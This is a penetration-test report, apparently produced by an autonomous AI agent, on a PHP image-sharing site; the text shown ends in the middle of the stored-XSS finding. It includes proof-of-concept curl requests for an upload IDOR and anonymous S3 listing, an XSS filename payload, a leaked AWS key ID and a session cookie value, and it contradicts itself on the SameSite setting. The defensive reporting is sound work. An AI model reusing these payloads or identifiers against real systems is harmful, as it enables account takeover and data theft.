Vulnerability Assessment Report

Imagur - Vulnerability Assessment Report

Imagur
132 Morphett Rd
Glengowrie SA 5044

Flinders University
Sturt Road, Bedford Park SA 5042

September 18, 2026

Report Version: 1.0

CONFIDENTIAL

Table of Contents

List of Figures 4

1 Document Control 5

1.1 Team 5

1.2 List of Changes 5

2 Executive Summary 6

2.1 Overview 6

2.2 Identified Vulnerabilities 7

3 Methodology 9

3.1 Objective 9

3.2 Scope 9

3.3 User Accounts and Permissions 10

4 Findings 11

C1: Hard-coded AWS Access Key and Secret Published in Client-Side JavaScript 11

C2: PostgreSQL Database Listens Directly on the Public Internet (5432/tcp) 13

H1: Session Cookie PHPSESSID Missing HttpOnly, Secure, and SameSite Attributes 15

H2: Broken Access Control on Image Upload - Client-Controlled user_id Allows Planting Content in Any User's Account 17

H3: No Rate Limiting on Login Endpoint 19

H4: S3 Bucket "filesharer-research" Allows Anonymous Read and Anonymous Object Listing 21

H5: No CSRF Protection on Any State-Changing Form 23

M1: Entire Application Also Served Over Cleartext HTTP on Port 8080 25

M2: Weak Password Policy at Registration 27

M3: Stored Cross-Site Scripting via Image Filename on Image Detail Page .. 28

M4: Username Enumeration on /login via Response-Time Side Channel 30

M5: Verbose Error Messages Reveal Server File Paths, Framework Structure, and Database Type 32
M6: Missing Strict-Transport-Security, Content-Security-Policy, and Permissions-Policy Response Headers 34
I1: Client-Side Cookies Store Server-Consumed State (page_views, last_login) 35
I2: SPF, DKIM, and DMARC Records Absent for imagesharer.xyz 37
5 Disclaimer 38
A Appendix 39
A.1 Static Appendix Section 39
A.2 Coverage Summary 39

List of Figures

Figure 1 - Distribution of identified vulnerabilities 8

1 Document Control

1.1 Team

Contact	Details	Role
ClawSec	Autonomous agent	Pentester

1.2 List of Changes

Version	Description	Date
1.0	Initial report issued to Imagur.	Sep 18, 2026

2 Executive Summary

2.1 Overview

Imagur engaged ClawSec to perform an authorized, full-scope vulnerability assessment of its public image-sharing platform hosted at https://imagesharer.xyz. The application is newly launched, built on PHP 8.2 and PostgreSQL, hosted on a single OVH virtual server in Sydney, and uses an Amazon S3 bucket in the same region to store all user images.

The assessment focused on how well the platform protects three things any customer would care about: the privacy of the images they upload, the integrity of their account, and the confidentiality of the credentials they use to sign in. During testing the platform demonstrated several strong security foundations - modern TLS, encrypted database queries, UUID-based identifiers, and session rotation on login. However, the assessment also uncovered a set of serious weaknesses that, taken together, allow a determined outsider to view every image any user has ever uploaded, take control of any user's account, and place unwanted content into another user's profile.

The two most urgent issues are (1) a live Amazon Web Services access key that is published in a public JavaScript file on the website and (2) the storage bucket that holds every user's images being configured to allow anyone on the internet to list and download those images directly, completely bypassing the application's "Private" setting. Beyond these, an image-upload flaw allows any signed-in user to plant images inside any other user's account, a second cleartext copy of the site on an alternate port undermines HTTPS protection, and the customer database is directly reachable from the public internet.

Remediation is straightforward and can be started immediately. The highest-priority actions, in order, are:

1. Rotate the exposed AWS access key and review AWS activity logs for unauthorized use.
2. Enable "Block all public access" on the S3 bucket that stores customer images.
3. Remove the ability of the upload form to accept a user identifier from the browser; derive it only from the signed-in session.
4. Close the alternate HTTP service on port 8080 and the PostgreSQL database port to the public internet.
5. Remove the public JavaScript file that contains the AWS key.

Once these five steps are complete, the platform's largest privacy and account-takeover risks are neutralized. The remaining medium and low severity findings - session cookie hardening, cross-site request forgery protection, rate limiting on login, verbose error messages, missing modern HTTP security headers, weak password policy, and email spoofing protection for the domain - are all common, well-understood fixes that can be scheduled into normal engineering work.

Overall the platform is fixable and no evidence of an active third-party compromise was observed during testing. Acting on the recommendations below will bring Imagur to a security posture appropriate for a public image-sharing product handling personal content.

2.2 Identified Vulnerabilities

#	CVSS	Description	Page
C1	10.0	Hard-coded AWS Access Key and Secret Published in Client-Side JavaScript	11
C2	9.8	PostgreSQL Database Listens Directly on the Public Internet (5432/tcp)	13
H1	8.1	Session Cookie PHPSESSID Missing HttpOnly, Secure, and SameSite Attributes	15
H2	7.6	Broken Access Control on Image Upload - Client-Controlled user_id Allows Planting Content in Any User's Account	17
H3	7.5	No Rate Limiting on Login Endpoint	19
H4	7.5	S3 Bucket "filesharer-research" Allows Anonymous Read and Anonymous Object Listing	21
H5	7.1	No CSRF Protection on Any State-Changing Form	23
M1	6.8	Entire Application Also Served Over Cleartext HTTP on Port 8080	25
M2	6.5	Weak Password Policy at Registration	27
M3	5.4	Stored Cross-Site Scripting via Image Filename on Image Detail Page	28
M4	5.3	Username Enumeration on /login via Response-Time Side Channel	30
M5	4.3	Verbose Error Messages Reveal Server File Paths, Framework Structure, and Database Type	32
M6	4.2	Missing Strict-Transport-Security, Content-Security-Policy, and Permissions-Policy Response Headers	34
I1	0.0	Client-Side Cookies Store Server-Consumed State (page_views, last_login)	35
I2	0.0	SPF, DKIM, and DMARC Records Absent for imagesharer.xyz	37

Vulnerability Overview

In the course of this penetration test **2 Critical**, **5 High**, **6 Medium** and **2 Info** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

3 Methodology

This entire vulnerability assessment process was completed using agentic AI and existing LLM models. The purpose of such assessments is to automatically

3.1 Objective

The entire objective of this research is to evaluate the effectiveness of autonomously evaluate security posture for any business available on Google Map without the needs of technical guidance to determine how feasiable, seamless and cost-affective such approach is.

3.2 Scope

This engagement was an authorized, full-scope vulnerability assessment covering all internet-facing assets confirmed to belong to Imagur. Assets in scope:

- imagesharer.xyz (primary web application, HTTPS)
- www.imagesharer.xyz (same origin)
- resources.imagesharer.xyz (CloudFront distribution controlled by Imagur)
- 51.161.131.44 (OVH VPS in Sydney - the dedicated origin server)
- 51.161.131.44:80/tcp and 443/tcp (nginx + PHP 8.2 application)
- 51.161.131.44:8080/tcp (Apache secondary HTTP service)
- 51.161.131.44:5432/tcp (PostgreSQL protocol fingerprint only)

Explicitly out of scope:

- CloudFront edge IP addresses (shared AWS infrastructure)
- 51.161.130.0/23 sibling OVH VPS addresses
- launch1/launch2.spaceship.net (registrar-operated DNS)
- flinders.edu.au (the owner's employer domain)
- Third-party static hosts (e.g., Google)

Methodology

- Passive OSINT enumeration (WHOIS, DNS, TLS SAN, Certificate Transparency, Shodan, subfinder, assetfinder).
- Active but non-destructive scanning of the approved origin IP (TCP port sweep, version and default-safe script detection).
- Manual web application testing against the primary site: authentication flow, authenticated surface mapping, file upload validation (magic bytes, extensions, polyglots, XSS via filename), Insecure Direct Object References on every state-changing endpoint, verbose-error probing, TLS/HSTS/CSP header review, rate-limit checks, cookie flag review, session-fixation review, and unauthenticated S3 bucket permission review.
- No credential brute forcing, no exploitation of discovered AWS credentials against AWS APIs, no destructive actions, no testing of any asset outside the approved scope.

Limitations

- The exposed AWS access key was **not** validated against AWS APIs; engagement rules prohibited that. Its live status is inferred from the fact that the application's own presigned S3 URLs are signed with the same access key ID.
- PostgreSQL on port 5432 was fingerprinted only. No authentication attempts of any kind were made.
- The S3 origin behind resources.imagesharer.xyz (CloudFront) was fingerprinted only; the origin bucket was not directly enumerated because that would have required AWS API calls.

3.3 User Accounts and Permissions

Two test accounts were self-registered by the tester through the public registration flow at https://imagesharer.xyz/register. No pre-provisioned credentials were supplied by the customer.

- Test account A (attacker role) - used for upload, IDOR, and XSS proof-of-concept.
- Test account B (victim role) - used to demonstrate cross-account impact of the upload IDOR.

4 Findings

C1: Hard-coded AWS Access Key and Secret Published in Client-Side JavaScript	
Score	10.0 (Critical)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Target	• https://imagesharer.xyz/js/awsvalid.js • http://51.161.131.44:8080/js/awsvalid.js
References	• https://owasp.org/Top10/A05_2021-Security_Misconfiguration/ • https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/ • https://cwe.mitre.org/data/definitions/798.html • https://cwe.mitre.org/data/definitions/540.html • https://docs.aws.amazon.com/IAM/latest/UserGuide/best-practices.html

Overview

The publicly served file /js/awsvalid.js contains, in a comment block, a live AWS access key ID (AKIAQHQ6PGM62T2FFPGU), a matching secret access key, and the region ap-southeast-2. The same access key ID appears in the application's own presigned S3 URLs, confirming these are the production credentials used to store customer images. Any unauthenticated visitor to that URL obtains working AWS credentials for the Imagur AWS account.

Details

The JavaScript file (5,298 bytes) begins with a comment block exposing an AWS access key ID, a corresponding secret access key, and the region `ap-southeast-2`, followed by a full AWS SigV4 GetCallerIdentity implementation. The secret access key value is not reprinted in this report; see the engagement director for the full value. The access key ID observed is `AKIAQHQ6PGM62T2FFPGU`.

During upload testing the application's presigned S3 URLs were observed to be signed with the same access key ID and region, for example:

```
https://filesharer-research.s3.ap-southeast-2.amazonaws.com/users/<uuid>/<uuid>.png?X-Amz-Credential=AKIAQHQ6PGM62T2FFPGU%2F20260918%2Fap-southeast-2%2Fs3%2Faws4_request&X-Amz-Signature=...
```

An attacker who obtains this key can exercise every permission granted to that IAM principal against every AWS API in the account. Given that all user images are stored in a single S3 bucket (`filesharer-`

`research`) whose presigned URL is generated by the same key, the attacker will at minimum have full read, write, and delete access to every user's images (public and private) and every avatar. Depending on the IAM policy attached to this user, escalation to other AWS services (STS, IAM, RDS, etc.) may also be possible. Per engagement rules the credentials were not validated against AWS; the exposure alone is proven and is a Critical breach.

Business impact

- Complete compromise of the AWS account that hosts customer data.
- Ability to read, modify, or destroy every uploaded image from every user, including images the users explicitly marked as Private.
- Ability to plant illegal or misleading content into user accounts (further amplified by the upload IDOR finding).
- Potential unbounded AWS billing exposure if the key has compute permissions.
- Reputational damage and mandatory breach-notification obligations under the Australian Privacy Principles once any user data is confirmed to have been accessed.

Recommendation

1. Immediately rotate the exposed credentials. In the AWS Console navigate to IAM > Users > select the user that owns `AKIAQHQ6PGM62T2FFPGU` > Security credentials > Delete the access key. Generate a replacement only if strictly needed.
2. Review AWS CloudTrail for the last 30 days for `GetCallerIdentity`, `ListBucket`, `GetObject`, `PutObject`, or `sts:AssumeRole` calls originating from IPs other than the OVH VPS (51.161.131.44). Assume compromise if any anomalous activity appears.
3. Remove `/js/awsvalid.js` from the web root; if it was a leftover debugging file, delete it. It is not referenced by any live page (the `<script src>` tag is commented out).
4. Move AWS credentials to server-side configuration (environment variables loaded by PHP-FPM, or, better, an IAM role via IAM Roles Anywhere or an EC2 instance profile if the VPS is migrated to EC2).
5. Apply least privilege to the replacement key: grant only `s3:PutObject`, `s3:GetObject`, and `s3:DeleteObject` on the specific bucket and key prefix, nothing else.
6. Add a pre-commit / CI secret scanner (e.g., gitleaks, trufflehog) to prevent recurrence.

C2: PostgreSQL Database Listens Directly on the Public Internet (5432/tcp)	
Score	9.8 (Critical)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Target	51.161.131.44:5432/tcp
References	• https://owasp.org/Top10/A05_2021-Security_Misconfiguration/ • https://cwe.mitre.org/data/definitions/284.html • https://www.cisecurity.org/benchmark/postgresql

Overview

PostgreSQL is listening on the public IP of the production VPS with no network-level access control. Any internet host can complete a TCP handshake to the database engine and negotiate the PostgreSQL wire protocol. Direct exposure of the database dramatically increases the risk of brute-force, known-CVE exploitation, and pre-authentication denial-of-service.

Details

A full-port TCP scan of the origin identified port 5432/tcp as open. A follow-up `nmap -sV` confirmed the service as "PostgreSQL DB" answering with the PostgreSQL protocol handshake (the "Unsupported frontend protocol" error typical of non-libpq clients). No real credentials were attempted per engagement rules; only a protocol-level probe was performed. The database is the same instance backing the "Imager" application (evidenced by matching UUIDs and the verbose-error finding).

Business impact

- A single leaked password (e.g., via the AWS-key finding, a stolen backup, or brute-force) directly compromises the primary customer database from anywhere on the internet.
- Continuous exposure to any PostgreSQL server-side CVE the moment one is disclosed.
- Increases the blast radius of any credential leak - locally accessible databases require an additional step (RCE, VPN foothold, etc.) that a public-facing database removes.

Recommendation

1. Bind PostgreSQL to localhost only. Edit `/etc/postgresql/*/main/postgresql.conf` and set `listen_addresses = 'localhost'`, then restart the service.
2. If external access is truly required for administration, restrict it via the OVH firewall or `ufw allow from <admin-ip> to any port 5432 proto tcp`.
3. Ensure `pg_hba.conf` disallows password authentication from any non-local network and requires `scram-sha-256`.
4. Confirm the DB is running a supported PostgreSQL 15 or 16 with all security patches applied.

5. Add fail2ban rules against the PostgreSQL log for repeated authentication failures.

H1: Session Cookie PHPSESSID Missing HttpOnly, Secure, and SameSite Attributes	
Score	8.1 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
Target	• https://imagesharer.xyz (all authenticated pages) • http://51.161.131.44:8080 (all authenticated pages)
References	• https://owasp.org/Top10/A05_2021-Security_Misconfiguration/ • https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html • https://cwe.mitre.org/data/definitions/1004.html • https://cwe.mitre.org/data/definitions/614.html

Overview

The application sets the `PHPSESSID` session cookie without `HttpOnly`, `Secure`, or `SameSite` attributes. This means any client-side JavaScript (including the stored XSS payload proven elsewhere in this report) can steal the session token, the cookie is transmitted in the clear over port 8080, and it can be sent on cross-site requests, enabling CSRF. Combined with the stored XSS finding, this yields full account takeover from a single click.

Details

Every response that sets the session cookie shows attributes such as:

```
Set-Cookie: PHPSESSID=52f835430fc750a906621ad0b6127d9e; path=/
```

with no `HttpOnly`, no `Secure`, and no `SameSite`. By contrast, the application's own auxiliary cookies (`last_login`, `page_views`) do get the full flag set - so the framework is capable of setting them; the `PHPSESSID` configuration is the specific gap. Session ID rotation on login works correctly (verified by comparing pre-login and post-login `PHPSESSID` values), which is a positive.

Business impact

- One line of injected JavaScript (`document.cookie`) exfiltrates the session and grants the attacker full authenticated access.
- Any browser that visits port 8080 leaks the cookie over the wire.

Recommendation

1. Configure PHP to set the cookie with security flags. In `/etc/php/8.2/*/php.ini` or in the application bootstrap:

```
session.cookie_httponly = 1
session.cookie_secure   = 1
session.cookie_samesite = "Lax"
session.use_strict_mode = 1
```

2. Alternatively, call `session_set_cookie_params(['httponly' => true, 'secure' => true, 'samesite' => 'Lax'])` before `session_start()` in the app bootstrap.
3. After the port 8080 finding is remediated, promote `SameSite` to `Strict` for stronger CSRF resistance.

H2: Broken Access Control on Image Upload - Client-Controlled user_id Allows Planting Content in Any User's Account	
Score	7.6 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:L
Target	• POST https://imagesharer.xyz/images/upload • POST http://51.161.131.44:8080/images/upload
References	• https://owasp.org/Top10/A01_2021-Broken_Access_Control/ • https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/ • https://cwe.mitre.org/data/definitions/284.html • https://cwe.mitre.org/data/definitions/639.html

Overview

The image upload form on /images/upload contains a hidden `user_id` input that is trusted by the server. Any authenticated user can submit an upload request setting `user_id` to another account's UUID and the server will store the uploaded image under that other user's ownership. The image then appears in the victim's dashboard as if the victim uploaded it, enabling an attacker to plant arbitrary image content (including illegal, defamatory, or otherwise malicious material) in any user's account.

Details

The rendered upload form for test account A included:

```
<input type="hidden" name="user_id" value="44438961-87de-4aaa-9930-e20a2b5e7ef8">
```

Sending this request from account A (using A's session cookie) but setting `user_id` to account B's UUID:

```
curl -k -b cookies-A.txt -X POST https://imagesharer.xyz/images/upload \
    -F "user_id=16ffaff0-cec0-4cc6-9c4a-dbb6dbe0b40d" \
    -F "is_public=false" \
    -F "file=@tinyA.png;type=image/png"
```

resulted in `HTTP 302 Location: /images/b0c9c911-d750-4a6a-9e8c-286276e213bf`. Loading account B's dashboard showed the newly planted image:

```
<p class="text-muted mb-2">1 image</p>
<a href="/images/b0c9c911-d750-4a6a-9e8c-286276e213bf"> ...
```

```
src="https://filesharer-research.s3.ap-southeast-2.amazonaws.com/users/16ffaff0-
cec0-4cc6-9c4a-dbb6dbe0b40d/b0c9c911-....png?..."
<span class="filename">tinyA.png</span>
```

The image is stored inside B's S3 folder (`users/16ffaff0.../`), attributed to B in the database, and rendered as B's own image on B's dashboard.

Because user UUIDs are printed on each user's own `/profile` page, an attacker who knows or guesses a target's UUID (or obtains it through other means) can silently upload arbitrary content into that user's account. The visibility toggle (Private/Public) also honours the client-supplied field, so the attacker can plant public, indexable content under the victim's identity.

Business impact

- An attacker can seed a victim's account with illegal or defamatory content, then trigger take-down complaints, extortion, or reputational harm.
- Storage quotas of victims can be exhausted.
- Under Australian consumer and privacy law the platform is liable for content it displays as belonging to a user; the platform cannot prove that user X uploaded image Y.
- Chains with the Stored XSS finding to permit execution of JavaScript in the victim's browser session simply by getting them to view "their" own image.

Recommendation

1. Remove the `user_id` field from the client form completely. Derive the owning user's ID exclusively from the server-side session.
2. In the `/images/upload` backend handler, ignore any client-supplied `user_id` input.
3. Add server-side authorisation logic that rejects requests whose derived `user_id` does not match the session's authenticated user.
4. Log every upload with the authenticated user ID and alert on any mismatch attempt.

H3: No Rate Limiting on Login Endpoint	
Score	7.5 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Target	POST https://imagesharer.xyz/login
References	• https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/ • https://cwe.mitre.org/data/definitions/307.html • https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

Overview

The login endpoint responds identically to any number of consecutive failed login attempts from the same IP with no throttling, no CAPTCHA, and no lockout. This makes online password brute-force and credential stuffing practical, especially since the app also leaks account existence via response timing.

Details

Ten consecutive login attempts with clearly failing credentials were issued at 0.5-second intervals from a single IP. All ten received HTTP 302 within 114-127 milliseconds:

```
attempt=1 HTTP=302 time=0.115s
attempt=2 HTTP=302 time=0.126s
...
attempt=10 HTTP=302 time=0.120s
```

No account lockout was triggered on the test account either.

Because the target's users pick their own passwords - registration accepts a single-character password (see "Weak Password Policy" finding) - the site is a soft target for password guessing at scale.

Business impact

- Attackers can perform credential stuffing (trying leaked email/password pairs from third-party breaches) trivially.
- Even a modest 5,000-request attack from a residential proxy pool can compromise weak-password accounts within minutes.

Recommendation

1. Enforce per-account and per-IP throttling on `/login` (e.g., 5 failed attempts per account per 15 minutes, 20 failed attempts per IP per 15 minutes). PHP libraries backed by PostgreSQL or a fronting fail2ban rule both work.
2. Add a CAPTCHA (hCaptcha, Turnstile) after the first N failures.
3. Enforce a real password policy at registration (see separate finding).
4. Consider adding "Have I Been Pwned" k-anonymity checks at registration/password-change time.

H4: S3 Bucket "filesharer-research" Allows Anonymous Read and Anonymous Object Listing	
Score	7.5 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Target	https://filesharer-research.s3.ap-southeast-2.amazonaws.com/
References	• https://owasp.org/Top10/A01_2021-Broken_Access_Control/ • https://owasp.org/Top10/A05_2021-Security_Misconfiguration/ • https://cwe.mitre.org/data/definitions/284.html • https://cwe.mitre.org/data/definitions/732.html • https://docs.aws.amazon.com/AmazonS3/latest/userguide/access-control-block-public-access.html

Overview

The S3 bucket that backs Imagur (`filesharer-research` in ap-southeast-2) allows anonymous ListBucket and anonymous GetObject on every stored object. Any person on the internet - with no AWS account and no credentials - can list every user's images and download every image directly, completely bypassing the application's "Private" visibility control.

Details

Two direct, unauthenticated proofs were captured:

1) Anonymous listing of the bucket returns HTTP 200 and an XML page of keys:

```
curl -sk "https://filesharer-research.s3.ap-southeast-2.amazonaws.com/?list-type=2&max-keys=1"
HTTP 200
<ListBucketResult ...>
    <Name>filesharer-research</Name>
    <IsTruncated>true</IsTruncated>
    <NextContinuationToken>...</NextContinuationToken>
    <Contents><Key>users/''/a5cebccb-38ec-4d85-bb6c-468875f9e686.png</Key> ... </Contents>
</ListBucketResult>
```

The `IsTruncated=true` flag and continuation token indicate the bucket contains many additional keys, all enumerable simply by following the continuation token.

2) Anonymous GET on a specific image (owned by our test account and marked "Private" in the app) returns HTTP 200 and the actual PNG binary:

```
curl -sk -I "https://filesharer-research.s3.ap-southeast-2.amazonaws.com/users/
44438961-87de-4aaa-9930-e20a2b5e7ef8/74a461ef-4b81-43e1-8ce0-3c0e10ac4859.png"
HTTP/1.1 200 OK
Content-Type: image/png
```

Downloading the object returned a valid 312-byte PNG - the exact image uploaded through the "Private" flow.

The application UI presents presigned URLs with 15-minute expirations, giving the appearance that access is time-limited and authorised. In reality the S3 layer serves the object unconditionally to anyone.

Business impact

- Complete privacy breach: every image any user has ever uploaded to Imagur is downloadable by anyone. This includes anything a user marked "Private (only you)".
- Enumeration of the bucket reveals the URL structure `users/<user_uuid>/<image_uuid>.png`, which further leaks how many users exist and how many images each user has uploaded.
- Under the Australian Privacy Act 1988 and the Notifiable Data Breaches scheme, this is a reportable breach the moment personal or sensitive images are involved.
- The product's core value proposition ("your images, your control") is invalidated by this misconfiguration.

Recommendation

1. In the AWS Console under S3 > `filesharer-research` bucket, enable **Block all public access** at both the bucket and account levels.
2. Remove any Bucket Policy or ACL that grants Principal `*` or the AllUsers group any permission.
3. Continue generating presigned URLs in the PHP application and rely on the presigned URL for read access; never expose raw S3 object URLs to end users.
4. Consider fronting the bucket with CloudFront + Origin Access Control so S3 only accepts signed requests from CloudFront and the presigned URL is short-lived.
5. Trigger AWS Macie or S3 Inventory to enumerate what has already been exposed, and issue any legally required breach notifications for affected users.

H5: No CSRF Protection on Any State-Changing Form	
Score	7.1 (High)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:L
Target	• POST https://imagesharer.xyz/register • POST https://imagesharer.xyz/login • POST https://imagesharer.xyz/logout • POST https://imagesharer.xyz/images/upload • POST https://imagesharer.xyz/images/<id>/visibility • POST https://imagesharer.xyz/images/<id>/delete • POST https://imagesharer.xyz/profile/avatar
References	• https://owasp.org/Top10/A01_2021-Broken_Access_Control/ • https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html • https://cwe.mitre.org/data/definitions/352.html

Overview

None of the application's state-changing forms carry a CSRF token or reference a per-session anti-CSRF value. Combined with the session cookie carrying `SameSite=Lax` (not `Strict`) - and, on port 8080, no `SameSite` at all - an attacker can craft a malicious page that causes a victim's browser to submit forms to imagesharer.xyz using the victim's cookies.

Details

Every authenticated form in the application HTML is emitted without a hidden anti-forgery token. Examples from the captured pages:

```
<form method="POST" action="/logout"> ... </form>
<form method="POST" action="/images/upload" enctype="multipart/form-data"> ... </form>
<form method="POST" action="/images/<uuid>/visibility"> <input type="hidden"
name="is_public" value="true"> ... </form>
<form method="POST" action="/images/<uuid>/delete"> ... </form>
<form method="POST" action="/profile/avatar" enctype="multipart/form-data"> ... </form>
```

Although server-side access control prevents one user's session from acting on another user's resource, the attacker can still force actions on the victim's own account (log them out, change avatar to something offensive, toggle their private images to public, or - via the upload IDOR - upload arbitrary content into their account). Auto-uploads via multipart forms from another origin are practical because `SameSite=Lax` permits top-level GET/POST navigations initiated by user clicks.

Business impact

- Attacker phishing or link-baiting can force a logged-in user to log out (annoyance), flip Private images to Public (privacy breach), or upload attacker-chosen content (chained with IDOR).
- Cross-site request forgery is one of the OWASP Top 10 categories most consistently flagged by external auditors.

Recommendation

1. Implement the synchronizer token pattern: generate a cryptographically random token, store it in the server session, embed it as a hidden input in every form, and validate on every state-changing request.
2. Emit a corresponding `X-CSRF-Token` header for AJAX requests.
3. Set the session cookie to `SameSite=Strict` (requires the port 8080 issue to be closed first because Strict blocks cross-origin scenarios).
4. Optionally validate that the `Origin`/`Referer` header of state-changing requests matches `https://imagesharer.xyz`.

M1: Entire Application Also Served Over Cleartext HTTP on Port 8080	
Score	6.8 (Medium)
Vector string	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:N
Target	http://51.161.131.44:8080/
References	• https://owasp.org/Top10/A02_2021-Cryptographic_Failures/ • https://cwe.mitre.org/data/definitions/319.html

Overview

Port 8080/tcp on the origin server hosts a second, cleartext-HTTP copy of the exact same application backed by the same database as the HTTPS site on 443. Registration and login on port 8080 succeed with the same credentials and session cookies (PHPSESSID) are transmitted in the clear. Any passive attacker on the network path can capture credentials or session cookies and take over accounts.

Details

Nmap version detection identified port 8080/tcp as Apache/2.4.68 (Debian) running the same PHP 8.2.33 application. Submitting account A's real credentials to `http://51.161.131.44:8080/login` (with `Host: imagesharer.xyz`) returned HTTP 302 Location: /dashboard and set a new authenticated PHPSESSID - proving both ports share the same backend database and authentication store.

The missing cookie attributes described in the "Insecure Session Cookie" finding also apply on port 8080, so the PHPSESSID cookie is emitted (and would be sent back) over cleartext HTTP.

The application does not enforce HTTPS via HSTS, so a user pointed to `imagesharer.xyz:8080` or `51.161.131.44:8080` will complete the entire authentication flow in plaintext. There is no user-facing reason for this alternate port to exist.

Business impact

- Passive interception of user credentials and session cookies wherever the user's traffic transits an untrusted network.
- Session hijacking leading to full account takeover.
- Regulatory exposure under the Australian Notifiable Data Breach scheme if credentials are captured.

Recommendation

1. Firewall port 8080/tcp closed to the internet (allow only localhost or an internal management CIDR). On the OVH VPS this can be done via `ufw deny 8080/tcp` or the OVH firewall control panel.
2. If port 8080 is not needed at all, stop and disable Apache: `systemctl disable --now apache2`.

3. If a second web server is required (e.g., health checks), bind it to 127.0.0.1 only in `/etc/apache2/ports.conf` (`Listen 127.0.0.1:8080`).
4. Add HSTS on the HTTPS site: `Strict-Transport-Security: max-age=63072000; includeSubDomains; preload` so browsers refuse to downgrade to HTTP for imagesharer.xyz.

M2: Weak Password Policy at Registration	
Score	6.5 (Medium)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Target	POST https://imagesharer.xyz/register
References	• https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/ • https://pages.nist.gov/800-63-3/sp800-63b.html

Overview

The server accepts a single-character password (`a`) at registration despite the client-side `minlength=8` attribute. This confirms client-side-only password validation, which is trivially bypassed by anyone sending a raw HTTP request.

Details

Submitting a raw registration request with a one-character password succeeded and produced a fully usable account. The client HTML advertises `minlength=8`, but the server accepts anything.

Recommendation

1. Enforce server-side password minimum length (>= 10 characters recommended).
2. Reject known-compromised passwords using an offline breach list or the Have I Been Pwned k-anonymity API.
3. Do not enforce arbitrary composition rules (they harm usability without improving security).

M3: Stored Cross-Site Scripting via Image Filename on Image Detail Page	
Score	5.4 (Medium)
Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N
Target	https://imagesharer.xyz/images/<image_uuid>
References	• https://owasp.org/Top10/A03_2021-Injection/ • https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html • https://cwe.mitre.org/data/definitions/79.html

Overview

When a user uploads an image, the original filename supplied in the multipart form is stored and later rendered unescaped inside the "Filename" row on the image detail page. Supplying a filename containing HTML/JavaScript results in that HTML being executed in the browser of anyone who opens the image detail page. Combined with the missing `HttpOnly` flag on `PHPSESSID`, this permits stealing the session cookie and taking over the account.

Details

An image was uploaded using a payload filename:

```
file=@tinyA.png;filename=<img src=x onerror=alert(1)>.png
```

The resulting `HTTP 302 Location: /images/a8dec603-a18d-4e7e-bdb4-24db1f40be4a` redirected to the image detail page. In that page:

- The `<title>` and `<h1>` are correctly HTML-escaped (`<img src=x onerror=alert(1)>.png`).
- The "Filename" meta row is **not** escaped:

```
<div class="meta-row">
    <span>Filename</span>
    <span><img src=x onerror=alert(1)>.png</span>
</div>
```

A browser renders this as an actual `<img>` tag with an `onerror` handler that executes attacker-supplied JavaScript. Because the app has no Content-Security-Policy header and `PHPSESSID` has no `HttpOnly` attribute, the payload can trivially exfiltrate the session cookie.

Chained scenario

